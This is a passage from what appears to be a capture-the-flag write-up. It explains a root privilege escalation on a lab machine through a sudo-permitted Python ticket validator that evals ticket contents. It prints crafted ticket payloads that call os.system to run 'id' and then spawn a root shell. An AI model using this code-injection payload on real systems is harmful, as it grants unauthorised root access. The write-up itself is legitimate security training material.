Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

We can run `python3.8` with a fixed parameter pointing to the ticketvalidator python script. Because the script is eval'ing the ticket code, let's make a ticket and put it in the /tmp folder.

```
# Skytrain Inc
## Ticket to Mars
__Ticket Code:__
**179+ 25 == 204 and __import__('os').system('id') == True
```


The os import isn't used in the original application, but we will do it ourselves. Import('os') can be used. To run code, use system(). To calculate the ticket code, we'll use the formula x=7(y)+4, where x is the number and y is the quotient. Any actual number can be added to calculate. 7(25)+4=179, for example.

```
sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```



This is a success. Now we can change `id` to `/bin/bash` and get an interactive root shell.

```
# Skytrain Inc
## Ticket to Mars
__Ticket Code:__
**179+ 25 == 204 and __import__('os').system('/bin/bash') == True
```



Root flag can be found at /root/root.txt